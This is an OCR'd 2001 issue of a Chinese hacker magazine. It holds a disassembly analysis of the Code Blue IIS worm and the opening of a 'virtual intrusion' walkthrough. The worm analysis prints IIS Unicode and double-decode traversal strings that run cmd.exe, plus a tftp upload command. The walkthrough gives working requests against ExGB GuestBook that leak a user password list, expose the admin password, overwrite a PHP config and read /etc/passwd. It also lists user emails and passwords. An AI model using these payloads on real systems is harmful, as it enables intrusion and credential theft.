HACKER DEFENCE
黑客防线
HACKER DEFENCE
2001年
10
(上)
中国惟一的网络及计算机安全普及性电子媒体
总第10期

“蓝色代码”详细分析

前段时间如洪水猛兽感染了上百万台计算机，造成24亿美元净损失的病毒“红色代码”，其势头刚刚得到压制，另一个名为“蓝色代码”的蠕虫病毒又悄然兴起。这个病毒是不是也能像“红色代码”那样造成巨大破坏呢？本期《黑客防线》专题便针对这个问题展开分析。

与微软的第一次接触竟然会这样

这是一篇由攻防实验室成员Crazybird实践和撰写而成的日志。看过之后只有无奈，没错，咱们国内软件技术相对落后，给人家的软件提提意见，人家当然是不屑一顾。最后我们希望中国的软件业能够早日腾飞。

黑客行动的蛛丝马迹

《黑客防线》已经不止一次刊登过关于黑客隐藏攻击痕迹以及网管如何及时发觉服务器遭受入侵的方法，可见这对正邪两方都极其重要。可以这么说，一个好的黑客完全可以胜任网管的工作，一个优秀的网管，也许本身就是一名黑客。

微机加密心得
嗅探原理与反嗅探技术详解
一次虚拟的入侵经过
CGI安全概述
Solaris 安全配置手册

黑客防线 2001 年 第 10 期

编辑部的故事

黑客动态

专题综述

“ 蓝色代码 ”详细分析 \isno

入侵实例

一次虚拟的入侵经过 \analysist
拒绝服务攻击——原理篇（上） \liwrml

黑客工具

网络教室首选利器——红蜘蛛
聪明的 BBS 上站利器 CTERM

菜鸟学堂

基础知识

Windows 脚本宿主全攻略（二）

经验交流

黑客行动的蛛丝马迹 \无用君（Holey Project）
CGI 安全概述 \analysist
微机加密心得 \sinbad
与微软的第一次接触竟然会这样 \Crazybird

站点推荐

网络安全试验室

网管之家

嗅探原理与反嗅探技术详解 \大皮球
Solaris 安全配置手册（上） \大鹰

安全方案

灾难数据的对策（下）——恢复篇 \劲刀狂舞
系统遭受入侵后

编读互动

光盘导读

聚焦“第三届中国国际计算机系统安全展览会”

第三届中国国际计算机信息系统安全展览会已于９月４日到６日在北京展览馆隆重开展。TB1D 在展会呆了整整一天，拿回一堆资料，还有好多赠品，羡慕的其他小编不得了，由于版面有限，刊中只能大体介绍一下展会盛况，详细资料请看光盘。

安全展会盛况空前

北京展览馆的四个展厅内，共有来自美国、德国、韩国、新加坡、中国等国内外６０多家的业界翘楚参加了此次的展览会，在三天的展会中，各参展厂商都派出了实力强劲的参展队伍，准备了丰富详实的宣传资料，搭建了现场展台，这届展会推出的安全产品包括密码类、ＶＰＮ、防火墙、识别鉴别类、病毒类、ＣＡ认证、漏洞扫描、入侵检测和物理隔离９大项。涉及网络安全解决方案、搭建ＩＰ网络安全平台、安全虚拟网络架构、宽带环境下防毒策略等几个方面。 展会是中国惟一的国际性计算机信息安全展览会，也是亚洲最大的专业性展会。

三天来，展会吸引了近万名的专业观众　各大小企业的计算机部门主管，分销商，媒体等纷纷到访　目的是了解和宣传最先进的计算机信息系统安全技术。展会中，厂商们分别提出了自己的安全解决方案。在众多解决方案中，像来自韩国安博士公司的Ｖ３综合防病毒解决方案，以及来自德国Ｌａｎｓｈｉｅｌｄ公司预防无节制的上网浏览系统和北京网警创新信息安全有限公司提出的基于内部专业知识管理平台开展的７×２４小时在线监控与应急响应服务可谓独出心裁。

信息安全越来越引起重视

随着现今科技的发展，互联网技术已经应用到更小型的器材上如手机及电子手杖等，此类产品亦正受着电脑病毒及黑客的威胁。而与之相适应的信息安全问题自然就得到越来越多的重视。

随着全球信息化的飞速发展，我国的各种信息化系统已经成为国家关键基础设施，其中许多业务要与国际接轨，诸如电信、电子商务、金融网络等。网络信息安全已成为亟待解决的涉及国家全局和长远利益的关键问题之一。信息安全不但是我国发展信息技术的有力保证，而且是对抗霸权主义、抵御信息侵略的重要保障。网络信息安全问题如果解决不好，将威胁到我国政治、军事、经济、文化等各方面的安全，还将使国家处于信息战和经济金融风险的威胁之中。

近年来，信息系统受到电脑病毒及黑客肆意滋扰破坏的情况越见严重。在计算机及互联网市场不断扩张的 同时，信息系统安全及互联网保安对所有计算机用户来看亦变得极为重要。但时至今天仍有不少企业及计算机用户的防黑措施做得未如理想。预料全球在２００５年将会出现５７亿美元因网上付款诈骗而引致的损失。除此以外近年爆发的计算机病毒，严重干扰了不少网站的正常运作 ，一些著名的大型网站亦遭受影响　足证了计算机信息系统安全的重要性。

信息安全商机无限

危机就是商机，随着信息安全问题的频频示警，信息安全问题得到了越来越多的重视。信息安全产品在信息化建设中的地位也正日益提高，其市场需求正迅速扩大。 信息安全所引发的商机正被越来越多的商家看好，此次展会上，不仅有专业的信息安全商家参展，也有许多软件公司、硬件公司开始涉足这个领域。

１９９９年我国安全软件的销售额为４．５５亿元，较１９９８年的３．４０亿元增长３３．８%。近两年我国安全软件的市场增长率均在３０%以上，明显高于整个软件市场的增长速度。与发达国家相比，我国用于信息安全方面的投资还很低，一般不足企业信息系统建设总成本的２%，而国外企业用于安全系统的投资占整个网络建设投资的１５%至２０%。在美国，１９９９年网络安全产品销售额达２０亿美元。

目前，我国从事计算机信息系统安全产品研究开发、生产的企业已有３５０多家，已领取销售许可证的安全专用产品达５００多个,产品种类已从单一品种向覆盖系统安全的全方位发展，有些产品达到了国际同类产品的水平。

专题概述:前阵子如洪水猛兽般感染了上百万台计算机,造成 24 亿美元净损失的病毒“ 红色代号 ”,其势头刚刚得到压制,另一个名为 “ 蓝色代码 ” 的蠕虫病毒又悄然兴起。这个病毒是不是也能像“ 红色代号 ”那样造成巨大破坏呢？本期《黑客防线》专题便针对这个问题展开分析。

“蓝色代码”详细分析


文/isno

继“ 红色代码 ”蠕虫肆虐全球之后，最近国内几大杀毒软件厂商相继公布发现另一种更为厉害的网络蠕虫“ 蓝色代码 ”。为了对这种新蠕虫进行研究，本人对国内的几个网段进行了扫描，费尽九牛二虎之力终于截获了这种蠕虫的二进制程序标本，通过一段时间的分析，基本掌握了该蠕虫的感染、传播以及发作机理。

一、简要介绍

经过分析发现，这个“ 蓝色代码 ”蠕虫是利用了 IIS 的 UNICODE 以及二次解码漏洞来进行传播的，它的感染方式也并不是像某些杀毒软件厂商所声称的那样是通过内存到内存的感染方式，而是利用文件复制的方法进行感染的，这是它与“ 红色代码 ”的最大不同之处。也正是因为这个原因，“ 蓝色代码 ”的传播速度远远不如它的大哥“ 红色代码 ”。

该蠕虫的主体部分共包括两部分：svchost.exe 和 httpext.dll，其中 svchost.exe 用来启动扫描线程进行传播，而 httpext.dll 则用来提升权限以及启动 httpext.dll。整个蠕虫感染传播的流程如下图所示：



可以看到这种蠕虫是利用 tftp 协议进行传播的，由于 tftp 协议是一种 UDP 协议，它的稳定性不太好，所以传播失败的可能性也很大。但总的来说，这个蠕虫还是有一定发展空间的，因为现在国内存在 UNICODE 和二次解码漏洞的机器非常之多。

二、详细分析

下面是根据“ 蓝色代码 ”程序标本进行反汇编后的得到的汇编代码进行的详细分析结果：

1、 tftp 服务器部分

```
.text:00401000                  push    ebp
.text:00401001                  mov     ebp, esp
.text:00401003                  sub     esp, 1ACh
.text:00401009                  lea     eax, [ebp+WSAData]
.text:0040100F                  push    edi
.text:00401010                  push    eax             ; lpWSAData
.text:00401011                  push    202h            ; wVersionRequested
.text:00401016                  call    ds:WSAStartup   ;初始化 Winsock DLL
.text:0040101C                  xor     edi, edi
.text:0040101E                  push    edi             ; int
.text:0040101F                  push    edi             ; dwStackSize
.text:00401020                  push    offset sub_4011A1 ; int
.text:00401025                  call    __beginthread   ;启动 tftp 线程
```

可以看出程序一开始部分，首先调用 WSAStartup 来初始化 Winsock DLL，然后紧接着调用__beginthread 来开启一个 sub_4011A1 线程，这个就是 tftp 线程部分，下面我们来看看这个线程的具体内容：

这个线程的一开始调用 CreateFileA()来打开 C:\httpext.dll 文件，然后将其内容读入内存：

```
.text:004011AF                  push    edi             ; hTemplateFile
.text:004011B0                  push    80h             ; dwFlagsAndAttributes
.text:004011B5                  push    3               ; dwCreationDisposition
.text:004011B7                  push    edi             ; lpSecurityAttributes
.text:004011B8                  push    1               ; dwShareMode
.text:004011BA                  push    80000000h       ; dwDesiredAccess
.text:004011BF                  push    lpFileName      ; lpFileName
.text:004011C5                  mov     [ebp+var_10], edi
.text:004011C8                  mov     [ebp+var_9], 1
.text:004011CC                  mov     [ebp+var_1], 4
.text:004011D0                  xor     esi, esi
.text:004011D2                  call    ds:CreateFileA  ;打开 C:\httpext.dll 文件
......
.text:00401204                  lea     eax, [ebp+NumberOfBytesRead]
.text:00401207                  push    edi             ; lpOverlapped
.text:00401208                  push    eax             ; lpNumberOfBytesRead
.text:00401209                  mov     eax, [ebp+var_14]
.text:0040120C                  sub     eax, esi
.text:0040120E                  push    eax             ; nNumberOfBytesToRead
```

```
.text:0040120F                  mov     eax, [ebp+var_1C]
.text:00401212                  add     eax, esi
.text:00401214                  push    eax             ; lpBuffer
.text:00401215                  push    ebx             ; hFile
.text:00401216                  call    ds:ReadFile     ; 读 C:\httpext.dll 文件内容
```

随后调用 socket()和 bind()来监听 UDP 的 69 端口，即 tftp 端口：

```
.text:0040122B                  push    11h             ; protocol
.text:0040122D                  push    2               ; type
.text:0040122F                  push    2               ; af
.text:00401231                  call    ds:socket
```

然后蠕虫调用 recvfrom()来接收发送到本地 69 端口的 UDP 包，如果接到这样的请求包，则把已经读入内存的 httpext.dll 的内容分割成每个 512 字节的小包分别发送出去。

```
.text:004012C0                  lea     eax, [ebp+tolen]
.text:004012C3                  push    eax             ; fromlen
.text:004012C4                  lea     eax, [ebp+to]
.text:004012C7                  push    eax             ; from
.text:004012C8                  push    edi             ; flags
.text:004012C9                  lea     eax, [ebp+buf]
.text:004012CF                  push    400h            ; len
.text:004012D4                  push    eax             ; buf
.text:004012D5                  push    esi             ; s
.text:004012D6                  call    ds:recvfrom
```

这样就开启了 tftp 服务器，当有服务器来进行 tftp 来连接时就可以把 httpext.dll 发送过去，这样就实现了蠕虫的传输。需要提到的是，这并不是一个完整的 tftp 服务器，而仅仅具备了利用 tftp 协议传输 httpext.dll 的功能。

2、 删除映射部分

“蓝色代码”蠕虫除了进行自我复制以外还会在被感染主机上进行一些设置，其中主要包括：添加 CodeBlue 原子、通过 d.vbs 文件来删除映射、杀掉 inetinfo.exe（IIS）进程等。下面是对这部分代码的分析：

主进程首先调用 GlobalAddAtomA 来添加一个名为“CodeBlue”的全局原子，估计作者的意图是为了避免重复感染，而“蓝色代码”的名字也是从这里来的：

```
.text:0040113C                  push    esi
.text:0040113D                  push    edi
.text:0040113E                  push    offset aCodeblue ; lpString
.text:00401143                  call    ds:GlobalAddAtomA     ;增加全局原子
```

随后调用一个子程序，这个子程序的作用为在注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN 目录中增加一个名为 Domain Manager 键值为 C:\svchost.exe 的键，使得系统每次重新启动时可以自动运行 C:\svchost.exe。

```
.text:00401430                  lea     eax, [ebp+dwDisposition]
.text:00401433                  push    edi
.text:00401434                  push    eax             ; lpdwDisposition
```

```
.text:00401435                  lea     eax, [ebp+hKey]
.text:00401438                  xor     edi, edi
.text:0040143A                  push    eax                     ; phkResult
.text:0040143B                  push    edi                     ; lpSecurityAttributes
.text:0040143C                  push    0F003Fh                 ; samDesired
.text:00401441                  push    edi                     ; dwOptions
.text:00401442                  push    edi                     ; lpClass
.text:00401443                  push    edi                     ; Reserved
.text:00401444                  push    offset aSoftwareMicros ; lpSubKey
.text:00401449                  push    80000002h               ; hKey
.text:0040144E                  mov     [ebp+dwDisposition], 2
.text:00401455                  call    ds:RegCreateKeyExA      ;创建新注册表键
.text:0040145B                  mov     esi, offset aCSvchost_exe ; "C:\\svchost.exe"
.text:00401460                  push    esi
.text:00401461                  call    _strlen
.text:00401466                  pop     ecx
.text:00401467                  push    eax                     ; cbData
.text:00401468                  push    esi                     ; lpData
.text:00401469                  push    1                       ; dwType
.text:0040146B                  push    edi                     ; Reserved
.text:0040146C                  push    offset aDomainManager ; lpValueName
.text:00401471                  push    [ebp+hKey]              ; hKey
.text:00401474                  call    ds:RegSetValueExA;设置键值
.text:0040147A                  push    [ebp+hKey]              ; hKey
.text:0040147D                  call    ds:RegCloseKey          ;关闭注册表
```

然后蠕虫把 C:\盘下的 svchost.exe 和 httpext.dll 文件的文件属性设置为系统文件，这样用户通过资源管理器就无法看到这两个文件了，从而增加了蠕虫的隐蔽性。

```
.text:00401483                  push    6                       ; dwFileAttributes
.text:00401485                  push    esi                     ; lpFileName
.text:00401486                  mov     esi, ds:SetFileAttributesA
.text:0040148C                  call    esi ; SetFileAttributesA
.text:0040148E                  push    6       ; dwFileAttributes，文件属性为系统、只读
.text:00401490                  push    lpFileName              ; lpFileName
.text:00401496                  call    esi ; SetFileAttributesA
.text:00401498                  push    6       ; dwFileAttributes，文件属性为系统、只读
.text:0040149A                  push    offset aCInetpubScript ; lpFileName
.text:0040149F                  call    esi ; SetFileAttributesA
```

紧接着蠕虫主线程调用另外一个子程序，它的作用为在 C 盘下产生 d.vbs 文件，并运行它，这个 d.vbs 文件是一个 VBScript 脚本程序，其内容为：

```
Dim WebService,vList,item,vFound,vSubDan,Danger,vNewCount,FoundString
```

```
Function FindMapper(Str1,Str2)
FindMapper=false
If InStr(Str2,Str1)<>0 Then
FoundString=FoundString & "Found "& Str1 &" !!!" & Chr(13) & Chr(10)
FindMapper=true
End If
End Function
Function DelMapper(WebService)
Danger=Array(".ida",".idq",".printer")
vNewCount=0
vList=WebService.GetEx("ScriptMaps")
For Each item in vList
vFound=false
For Each vSubDan in Danger
If FindMapper(vSubDan,item)=true Then
vFound=true
Exit For
End If
Next
If vFound=false Then
vNewCount=vNewCount + 1
ReDim Preserve vNew(vNewCount)
vNew(vNewCount-1)=item
End if
Next
WebService.PutEx 2,"ScriptMaps",vNew
WebService.SetInfo
End Function
Set WebService=GetObject("IIS://LocalHost/W3SVC")
DelMapper(WebService)
Set WebService=GetObject("IIS://LocalHost/W3SVC/1")
DelMapper(WebService)
Set WebService=GetObject("IIS://LocalHost/W3SVC/1/Root")
DelMapper(WebService)
```

可以看到它首先使用了 WebService 对象的 ScriptMaps 属性，来删除主机 IIS 以及第一个虚拟主机的 IIS 的.ida、.idq、.printer 映射，这三个映射均存在缓冲区溢出漏洞，而“红色代码”以及“红色代码 II”都是利用了.idq 溢出进行攻击的，所以可以猜测，“蓝色代码”蠕虫删除这些映射的目的可能在于避免主机被其它类似于“红色代码”的蠕虫攻击。

在删除映射之后，蠕虫代码调用了 GetVersionExA()来得到操作系统的类型，如果操作系统版本大于 4 的话，就转而去停止 inetinfo.exe 进程。

```
.text:0040168B                  push    [ebp+dwProcessId] ; dwProcessId
.text:0040168E                  push    edi               ; bInheritHandle
```

```
.text:0040168F                push    1F0FFFh          ; dwDesiredAccess
.text:00401694                call    ds:OpenProcess   ;打开 inetinfo.exe 进程
.text:0040169A                mov     [ebp+var_24], eax
.text:0040169D                cmp     eax, edi
.text:0040169F                jz      short loc_4016B0
.text:004016A1                push    esi              ; uExitCode
.text:004016A2                push    eax              ; hProcess
.text:004016A3                call    ds:TerminateProcess   ;终止该进程
```

3、 传播部分

在被感染主机上完成一系列设置动作之后，“ 蓝色代码 ”蠕虫就可是自己的最主要工作——自我传播。蠕虫从主线程中启动 100 个完全相同的传播线程，从而占用了大量系统资源。

在进行传播之前，蠕虫首先通过 gethostbyname()来获取本主机的 IP 地址，代码如下：

```
.text:00401928                lea     eax, [ebp+name]
.text:0040192E                push    100h             ; namelen
.text:00401933                push    eax              ; name
.text:00401934                call    ds:gethostname   ;得到本主机机器名
.text:0040193A                lea     eax, [ebp+name]
.text:00401940                push    eax              ; name
.text:00401941                call    ds:gethostbyname ;通过机器名得到 IP 地址
```

在得到本主机的 IP 地址之后，蠕虫就进入了正式的传播线程。它首先通过调用 GetSystemTime()来获得当前的系统时间，如果时间满足某个条件则进入一个攻击中联绿盟网站的子程序。

```
.text:004019CE                lea     eax, [ebp+SystemTime]
.text:004019D4                push    eax              ; lpSystemTime
.text:004019D5                call    ds:GetSystemTime ;获取系统时间
.text:004019DB                movzx   eax, [ebp+SystemTime.wHour]
.text:004019E2                cmp     eax, 0Ah
.text:004019E5                jle     short loc_4019F8
.text:004019E7                movzx   eax, [ebp+SystemTime.wHour]
.text:004019EE                cmp     eax, 0Bh
.text:004019F1                jge     short loc_4019F8
.text:004019F3                call    sub_401820   ;如果系统小时数大于 10 且小于
11
;则调用攻击绿盟的子函数
```

我们可以看到，在这里蠕虫作者犯了一个极为愚蠢的错误，因为系统当前的小时数值是一个整数，它肯定不会满足既大于 10 而又小于 11 的条件。所以从理论上说，程序是永远无法运行到攻击绿盟的子程序的。但是我们无法了解的是，为什么作者会选择攻击绿盟的网站呢？中联绿盟做为国内一家比较知名的网络安全公司，也许会引起其他一些商家的嫉妒，从而导致商业竞争而引发的攻击行为？在这里我们也只能进行这样的猜测了。

蠕虫接下来就产生一个随机 IP 地址，如果该 IP 的前 2 位大于 0x7E（127），则把该 IP 地址的前 4 位换为本主机 IP 地址的前 4 位，这样就等于有 50%的机会扫描本 B 类网段内的随机 IP 地址，而另外 50%的可能性就会去扫描完全随机的地址。这样做显然是受到了“ 红

色代码 II ”的启发，通过扫描本 B 类网段来提高传播的效率。

在得到随机 IP 之后，蠕虫就开始正式攻击，它首先连往这个 IP 地址的 80 端口，发送一个“ HEAD / HTTP/1.0 ”请求，通过判断返回的字符串时候含有“ IIS ”串来判断目标主机是否运行了 IIS 服务器，如果不是的话，蠕虫就无法对其感染，它会回到重新产生随机 IP 地址那一步。

然后蠕虫就从几个目录以及编码字符串中选一个构造攻击串，其中目录字符串包括：

scripts
msadc
iisadmin
_vti_bin
iissamples
iishelp
webpub

这些都是一些可能存在 UNICODE 或者二次编码漏洞的虚拟目录名，而编码字符串包括：

%255c
%c1%1c
%c0%2f
%c0%af
%c1%9c
%%35%63
%%35c
%25%35%63
%252f

这些显然是 UNICODE 以及二次编码漏洞的解析代码，蠕虫通过构造一个下面这样的攻击串来进行攻击：

GET /目录名/..编码.. 编码.. 编码.. 编码.. 编码../winnt/system32/cmd.exe?/c+dir

例如，如果蠕虫选择攻击 scripts 目录和使用%255c 编码串，那么它就会构造一个这样的攻击串：

GET /scripts/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir

这是一个典型的通过二次编码漏洞来执行 dir 命令的攻击，蠕虫对目标主机发送这个串，如果目标主机存在二次编码漏洞就会返回“ 200 OK ”，这样蠕虫就继续执行其他的感染命令，而如果目标没有返回“ 200 OK ”就说明目标主机没有这个漏洞，蠕虫就继续使用其他的目录和编码来进行攻击，直到攻击成功，如果测试完所有的目录和编码都不能成功，那么蠕虫就放弃这个 IP 地址，再回到重新产生 IP 地址的那一步。

如果发现目标主机上存在 UNICODE 或者二次编码漏洞，蠕虫就就会利用这个漏洞在目标主机上执行 tftp -i 本主机 IP get httpext.dll 命令，把 C:\下的 httpext.dll 文件发送到目标主机上去。因为前面已经开了一个 tftp 服务器线程，一旦目标主机发送过来 tftp 请求，蠕虫中的 tftp 服务器线程就打开本地 C:\httpext.dll 文件，然后分解成小包发送过去。

然后蠕虫再次利用 UNICODE 或者二次编码漏洞执行 copy httpext.dll c:\命令，把已经上传的 httpext.dll 文件复制到 C:\下面，以便下次在被感染主机上再向其他机器发送这个文件。

最后蠕虫发送一个“ GET /目录/httpext.dll ”串，在目标主机上启动蠕虫。如果启动成功，httpext.dll 会回显一个“ CodeBlue ”字符串，通过判断这个字符串就可以知道是否在目标主

机上成功的感染了“ 蓝色代码 ”。

在完成对一个目标主机的攻击后，蠕虫就返回到产生随机 IP 的那一步去，再去感染其他的主机。

4、httpext.dll

蠕虫为什么要使用 httpext.dll 来启动 svchost.exe 呢？这是微软 IIS 的一个新漏洞，IIS 对普通 ISAPI 程序运行时赋予的权限是 IUSR_NAME，而对于 httpext.dll 这个 ISAPI 则赋予 SYSTEM 权限，即系统的最高权限，这样启动的蠕虫就具有系统最高权限了。

那么蠕虫是怎样通过 httpext.dll 来启动 svchost.exe 的呢？由于这个 httpext.dll 编写的比较复杂，我分析了很长时间 仍然难以完全看清楚它的启动过程，只能进行以下推测：

httpext.dll 里面包含了 svchost.exe 的二进制代码，它首先在 C:\下面生成 svchost.exe，然后运行它，最后向客户端发送“ CodeBlue ”字符串。

总之，这个 httpext.dll 的主要作用在于利用 IIS 对 ISAPI 文件名的错误权限检查漏洞来使得蠕虫可以以 SYSTEM 身份运行。

5、攻击中联绿盟部分

虽然由于作者的失误，这一部分代码永远也不可能被执行，但是这里我们仍然来分析一下蠕虫是使用怎样的方法来企图攻击绿盟网站的。

```
.text:00401842                  mov     word ptr [esp+10h], 2
.text:00401849                  push    offset a211_99_196_135 ; cp
.text:0040184E                  call    ds:inet_addr
```

首先得到绿盟网站的 IP 地址（211.99.196.135）。紧接着建立 socket，并连接到绿盟网站的 80 端口：

```
.text:00401867                  push    edi             ; protocol
.text:00401868                  push    1               ; type
.text:0040186A                  push    2               ; af
.text:0040186C                  call    ds:socket
...
.text:00401898                  lea     eax, [esp+28h+name]
.text:0040189C                  push    10h             ; namelen
.text:0040189E                  push    eax             ; name
.text:0040189F                  push    esi             ; s
.text:004018A0                  call    ds:connect
```

随后进行攻击，即发送一个“ GET /main.php? ”串，紧接着发送 0x4800 字节的'A'字符串，后面跟一个伪装成浏览器的字符串。

```
.text:00401820                  mov     eax, 4810h
.text:00401825                  call    __alloca_probe      ;开辟一个缓冲区
.text:0040182A                  push    ebx
.text:0040182B                  push    ebp
.text:0040182C                  push    esi
.text:0040182D                  push    edi
.text:0040182E                  push    4800h
.text:00401833                  lea     eax, [esp+14h+arg_C]
.text:00401837                  push    41h             ;字符'A'
```

```
.text:00401839                  push    eax
.text:0040183A                  call    _memset         ;将缓冲区的前 0x4800 填充上'A'
...
.text:004018C5                  push    0Eh             ; len
.text:004018C7                  push    offset aGetMain_php? ; “ GET /main.php? ”串
.text:004018CC                  push    esi             ; s
.text:004018CD                  call    edi             ;调用 send()发送上面的字符串
.text:004018CF                  push    0               ; flags
.text:004018D1                  lea     eax, [esp+4Ch+buf]
.text:004018D5                  push    4800h           ; len
.text:004018DA                  push    eax             ; buf
.text:004018DB                  push    esi             ; s
.text:004018DC                  call    edi ;调用 send()发送上面的 0x4800 字节'A'
.text:004018DE                  push    0               ; flags
.text:004018E0                  push    offset aHttp1_1AcceptI ;伪装浏览器的结尾字符串
.text:004018F1                  push    esi             ; s
.text:004018F2                  call    edi             ;调用 send()发送上面的字符串
```

然后攻击线程休眠 0x1388 毫秒后结束线程，并重新开启一个扫描线程。可以看出，蠕虫企图利用向绿盟主机发送大量字符串的方法来实现 D.o.S 攻击。当然由于作者的失误，这一攻击在实际过程中是不可能完成的。

三、总结

根据上面对“ 蓝色代码 ”蠕虫程序的详细分析可以看出，该蠕虫的危害性相对“ 红色代码 ”来说还是比较小的，因为毕竟这个“ 蓝色代码 ”的传播过程比较复杂，难以在短时间内完成感染工作，据我测试该蠕虫感染一个主机的全过程大约需要 50 秒左右，而且一旦在传播过程中出现一点错误，例如 UDP 包丢失，就会造成感染失败。

所以据我推测，“ 蓝色代码 ”蠕虫会在部分网段内流行，但无法感染大范围的网段，也无法形成“ 红色代码 ”那样的大规模的破坏性影响。

IN BREAK CASE

例实 侵入

一次虚拟的入侵经过

文/analysist

这是一次虚拟入侵，因为这次入侵的过程都是虚拟的，但这次入侵又非常地真实，因为我们完全可以按照其中介绍的方式入侵任何一个类似的网站。

我们即将入侵的主机基本情况如下：

操作系统：RedHat Linux v7.1

主机地址：http://www.notfound.org

Web 服务器：Apache v1.3.20

好了，废话少说，我们开工吧！

一般来说，如果一个网站管理员比较勤快的话，我们应该很难从操作系统和 Web 服务器上找到漏洞，而这个管理员看起来就属于比较勤快的那种，我们在做了一些简单的测试之后，最终决定从 CGI 入手。

经过一些时间的观察和分析，我们发现这个网站上运行的 CGI 程序主要有两个，一个是论坛，名字没听说过，另一个是 ExGB GuestBook。随便试了一下那个论坛，感觉应该是比较安全的，至少错误处理做的不错，我提交了几个特殊的请求连一点系统信息都没搞到，看来是找不到什么突破口了。但是 ExGB GuestBook 呢？漏洞可是很多的呀，如果你想知道漏洞的具体细节，可以访问下面的链接：

ExGB GuestBook 泄露注册用户信息漏洞：

http://v7.51.net/exploites/gbook1.txt

ExGB GuestBook 泄露超级管理员密码漏洞：

http://v7.51.net/exploites/gbook2.txt

ExGB GuestBook 覆盖任意“ .php ”文件漏洞：

http://v7.51.net/exploites/gbook3.txt

好了，我们先来看看这个留言簿的注册用户信息，在 IE 地址拦输入：

http://www.notfound.org/gbook/data/user.list

看看我们看到了什么？

820

medana|!:!|cctv6|!:!|medana@163.net|!:!|http://souce.myrice.com|!:!|xing xing liu yan

23423432|!:!|111|!:!|111@sina.com|!:!|http://333.com|!:!|我的留言

stzzx|!:!|sohu.com|!:!|honker2003@21cn.com|!:!|http://stzzx.k666.com|!:!|我的留言本

jiayk|!:!|kingshah|!:!|ni13@china.com|!:!|http://foolqq.myetang.com|!:!|科幻城

……

哈哈……注册用户很多嘛，有 800 多个，看来的确是个比较知名的大站了，但是为什么要用这么差劲的 CGI 程序呢？难道就因为这个 CGI 程序的知名度？知名度高就一定好吗？//sigh……现在的人啊！

我对这些注册用户的信息本身不感兴趣，但是我很想研究一下人们喜欢用什么样的字符串作为密码，所以我写了个小程序来分离出注册用户的帐号和密码，源代码如下：

```
#!/usr/bin/perl
#this tool is designed by analysist
#welcome to visit http://www.china4lert.org
$ARGC=@ARGV;
if ($ARGC != 1) {
        print "Usage: $0 <datafile>＼n";
    exit(1);
}
$datafile=shift;
if (!(-e $datafile)) {
    print "File not found!＼n";
}
$user="user.db";
$pass="pass.db";
if (-e $user) {
    unlink $user;
}
if (-e $pass) {
    unlink $pass;
}
open (DATA,$datafile);
open (USER,">>$user");
open (PASS,">>$pass");
while ($line=<DATA>) {
        if ($line =~ /＼|!:!＼|/) {
            @data=split(/＼|!:!＼|/,$line);
              print USER $data［0］."＼n";
              print PASS $data［1］."＼n";
        }
}
```

很简单吧，这里我建议你学习 Perl 语言，因为它的确是一种非常优秀的语言，它的文本处理能力是其它任何语言都无法比拟的。

分析的结果肯定让你吃惊，大约 90%以上的用户密码是数字序列，还有大约 5%的用户帐号和密码相同，这不得不让你对国内用户的安全意识担忧吧？！

好了，下面我们看看超级管理员的密码是什么，我们提交一个这样的请求：

http://www.notfound.org/gbook/index.php?action=reg&name=test&password1=%24pass&p

assword2=%24pass&email=test@test.org&home=http%3A%2F%2Fwww.test.org&title=%24pass&ubb=1&html=1&page=5&up=header&down=footer&regsub=%CC%E1%BD%BB%C9%EA%C7%EB haha……我们在 IE 的标题拦看到了超级管理员的明文密码，原来是“ iloveu ”，看来这个管理员还是个多情之人，//puke……

我不打算用这个密码试着去登陆这台服务器，本身没有什么意义嘛，而且很容易被人发现，我才没那么傻呢，我们应该换个突破口。

我们看到 ExGB GuestBook 还有一个覆盖“ .php ”文件的漏洞没有利用呢，利用这个漏洞，我们可以在该服务器上以 Web Server 的权限建立任何“ .php ”文件，当然该文件的内容是相对固定的，看起来似乎没有什么大的作用。

再仔细的看了一下那个网站，原来论坛是用的别人的，可以去下载的呀。赶快把那个论坛的源码抓回来，仔细的分析了一下，终于发现了一个突破口。

其中配置文件“ inc/config.php ”中有如下片段：

```
<?php
   $langdir=".";
   $langfile="cn.php";
   ......
?>
```

而论坛主文件“ forum.php ”中又有如下片段：

```
<?php
   require("inc/config.php");
   include($langdir."/".$langfile);
   ......
?>
```

知道我要做什么了吧？提交一个下面的请求：

http://www.notfound.org/gbook/index.php?action=reg&name=../../forun/inc/config&p

assword1=%24pass&password2=%24pass&email=test@test.org&home=http%3A%2F%2Fwww.tes

t.org&title=%24pass&ubb=1&html=1&page=5&up=header&down=footer&regsub=%CC%E1%BD%B

B%C9%EA%C7%EB

呵呵……现在我们已经成功的覆盖了“ /inc/config.php ”文件，该文件的内容已经变成了：

```
<?php
   $title="我的留言本";
   $pass="test";
   $home="http://www.test.org";
   $email="test@test.org";
```

```
$admin［page］="5";
$admin［ubb］="1";
$admin［html］="1";
$up="header";
$down="footer";
?>
```

这里需要注意的是，我们得正确判断“ inc/config.php ”文件在 Web Server 目录中所处的位置，还有我们得知道覆盖的文件中包括一些什么内容，如果只包括一些变量的话我们才可以利用，如果该文件中还包括一些函数，那么我们就只能利用它来判断该文件在 Web Server 目录中所处的位置，当然这也是我们所需要知道的。同时，该目录下还会生成一个“ config.dat ”文件，对我们似乎用处不大。

好了，到了关键的地方，让我们来看看系统的“ /etc/passwd ”文件：

```
http://www.notfound.org/forum/forum.php?langdir=/etc&langfile=passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
